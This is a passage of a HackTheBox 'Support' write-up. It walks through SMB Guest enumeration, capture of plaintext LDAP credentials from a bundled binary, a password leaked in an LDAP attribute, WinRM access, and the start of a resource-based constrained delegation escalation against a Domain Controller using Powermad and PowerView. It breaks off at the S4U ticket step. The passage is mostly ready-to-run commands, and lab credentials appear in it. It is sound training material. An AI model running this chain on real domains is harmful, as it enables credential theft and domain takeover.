Support
| Field | Value |
|---|---|
| Platform | HackTheBox |
| OS | Windows (Domain Controller) |
| Difficulty | Easy |
| Initial Vector | SMB Guest → UserInfo.exe → Wireshark LDAP credential capture → LDAP info attribute leak |
| Privesc | GenericAll on DC → RBCD → S4U2Self + S4U2Proxy → SYSTEM |
Phase 1 — Reconnaissance
I started with a fast SYN sweep across all TCP ports, then ran a focused version and script scan against the discovered ports.
nmap -sS -p- --min-rate 5000 10.129.23.226 -n -Pn -oG ports
nmap -sV -sC -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49667,49678,49690,49695,49711 --min-rate 5000 10.129.23.226 -n -Pn -oN scan
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-23 23:14:37Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb, ...)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb, ...)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing

Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
smb2-security-mode: Message signing enabled and required
clock-skew: -2s
| Port | Service | Version | Notes |
|---|---|---|---|
| 53 | DNS | Simple DNS Plus | Domain: support.htb |
| 88 | Kerberos | — | DC confirmed; hostname DC |
| 139/445 | SMB | — | Signing required; Guest read on support-tools |
| 389/3268 | LDAP | — | Authenticated bind works with captured creds |
| 5985 | WinRM | HTTPAPI 2.0 | support account in Remote Management Users |
| 9389 | mc-nmf | .NET Message Framing | AD Web Services |
Kerberos on 88 and LDAP on 389 confirmed a Domain Controller. The domain support.htb and hostname DC were leaked via LDAP banner and Nmap service info. Clock skew was only -2 seconds — no synchronization needed before Kerberos operations. SMB signing required ruled out relay attacks.
echo "10.129.23.226 support.htb dc.support.htb" >> /etc/hosts
Phase 2 — Service Enumeration
SMB (445)
I started with null and Guest session checks to determine what was accessible without domain credentials.
# Null session — denied
nxc smb 10.129.23.226 -u '' -p '' --shares

# Guest session — check what shares are exposed
nxc smb 10.129.23.226 -u 'guest' -p '' --shares


The Guest account had read access to support-tools. I enumerated its contents recursively to identify any non-standard files.
# Recursive listing of the support-tools share
smbmap -H 10.129.23.226 -u guest -d support.htb -r support-tools --depth 10

UserInfo.exe.zip stood out among the other standard tools. I downloaded and extracted it.
# Download and extract the binary
smbclient //10.129.23.226/support-tools -U support.htb/guest -c "get UserInfo.exe.zip"
unzip UserInfo.exe.zip

I ran UserInfo.exe under wine to understand its functionality before analyzing its network behavior.
# Run the binary to understand what it does
wine UserInfo.exe

The binary is a domain user information query tool — it must authenticate to LDAP internally to retrieve data. Any application that makes outbound LDAP connections with stored credentials can be intercepted via Wireshark while running locally. I also built a domain user list via RID brute-force using the Guest session.
# Build user list via RID cycling with guest — works even when shares are restricted
nxc smb 10.129.23.226 -u 'guest' -p '' --users --rid-brute

Attempting to query domain users directly with UserInfo.exe returned no results:
# Direct queries — all return No Such Object
wine UserInfo.exe user -username "administrator" -v
wine UserInfo.exe user -username ford.victoria -v

All queries returned No Such Object. The binary's value was not its functionality — it was the LDAP authentication it performed over the wire. I also noticed a WiresharkPortable64_3.6.5.paf.exe in the share, a direct hint to capture traffic while running the binary.
LDAP Credential Capture via Wireshark
I started Wireshark listening on tun0 and executed UserInfo.exe to trigger the outbound LDAP authentication.
# Run the binary while Wireshark captures on tun0
wine UserInfo/UserInfo.exe user -username "administrator" -v

The LDAP bindRequest packet was captured. Navigating to protocolOp → bindRequest in Wireshark revealed the service account credentials transmitted in plaintext — LDAP over port 389 is unencrypted by default, making any authentication observable on the wire.
Credentials captured: ldap : nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
# Validate the captured credentials against LDAP and SMB
nxc ldap 10.129.23.226 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
nxc smb 10.129.23.226 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'

LDAP (389) — Authenticated Enumeration
With valid credentials I ran ldapdomaindump to review group memberships and identify the WinRM target.
# Full domain dump with structured HTML output
python3 -m ldapdomaindump -u 'support.htb\ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' 10.129.23.226

domain_users_by_group.html confirmed that support was the only member of Remote Management Users — making it the sole WinRM target. I ran BloodHound to map all ACL-based attack paths before hunting for credentials.
# Start BloodHound CE
/opt/Bloodhound/bloodhound-cli up

# Collect all domain data via LDAP
nxc ldap 10.129.23.226 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --bloodhound --collection All --dns-server 10.129.23.226


BloodHound confirmed no AS-REP-roastable or Kerberoastable accounts. The graph revealed the escalation path: support is a member of Shared Support Accounts, which has GenericAll over DC.support.htb — enabling an RBCD attack. But first, support's credentials were needed.
I queried the support user object directly via ldapsearch to enumerate all attributes — the info, description, and comment fields are readable by any authenticated domain user and are frequently used to store credentials informally.
# Dump all attributes of the support user object
ldapsearch -x -H ldap://10.129.23.226 -D '[email protected]' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "CN=SUPPORT,CN=USERS,DC=SUPPORT,DC=HTB"

The info attribute on the support object contained a plaintext password.
info: Ironside47pleasure40Watchful
# Validate credentials over WinRM immediately
nxc winrm 10.129.23.226 -u 'support' -p 'Ironside47pleasure40Watchful'
# [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
Credentials confirmed: support : Ironside47pleasure40Watchful.
WinRM (5985)
evil-winrm -i 10.129.23.226 -u 'support' -p 'Ironside47pleasure40Watchful'
User flag located at C:\Users\support\Desktop\user.txt.
Phase 3 — Attack Path
Initial Access
Shell obtained as support.htb\support via WinRM using the password found in the info LDAP attribute — itself reachable only after capturing the ldap service account credentials from UserInfo.exe's outbound LDAP traffic via Wireshark.
Privilege Escalation — Resource-Based Constrained Delegation (RBCD)
Reference: HackTricks — Resource-Based Constrained Delegation
Vector: GenericAll on the DC → RBCD → S4U2Self + S4U2Proxy → impersonate Administrator
The Shared Support Accounts group — of which support is a member — has GenericAll over the DC computer object. This allows writing the msDS-AllowedToActOnBehalfOfOtherIdentity attribute, which is the core of RBCD. By creating a computer account we control and configuring the DC to trust it for delegation, we can request a service ticket impersonating Administrator against the DC's CIFS service using S4U2Self and S4U2Proxy — no hash dumping or exploit required.
Step 1 — Create a new machine account and verify it was registered:
# Load Powermad to enable machine account creation from a low-privileged user
Import-Module .\Powermad.ps1

# Create the attacker-controlled computer object
New-MachineAccount -MachineAccount KasaneHackt0 -Password $(ConvertTo-SecureString 'Mikudayo' -AsPlainText -Force) -Verbose

# Load PowerView to interact with AD objects
Import-Module .\PowerView.ps1

# Verify the machine account was created
Get-DomainComputer KasaneHackt0

Step 2 — Configure RBCD: write msDS-AllowedToActOnBehalfOfOtherIdentity on the DC to trust KasaneHackt0:
# Get the SID of our machine account
$ComputerSid = Get-DomainComputer KasaneHackt0 | Select -Expand objectsid

# Build a security descriptor granting full delegation rights to our machine account
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)

# Write the attribute to the DC object — this is what enables RBCD
Get-DomainComputer dc | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}

# Verify the attribute was written correctly
Get-DomainComputer dc -Properties 'msds-allowedtoactonbehalfofotheridentity'
msds-allowedtoactonbehalfofotheridentity
----------------------------------------
{1, 0, 4, 128...}


Step 3 — Request an impersonation service ticket via S4U2Self and S4U2Proxy:
# S4U2Self gets a ticket for Administrator as KasaneHackt0
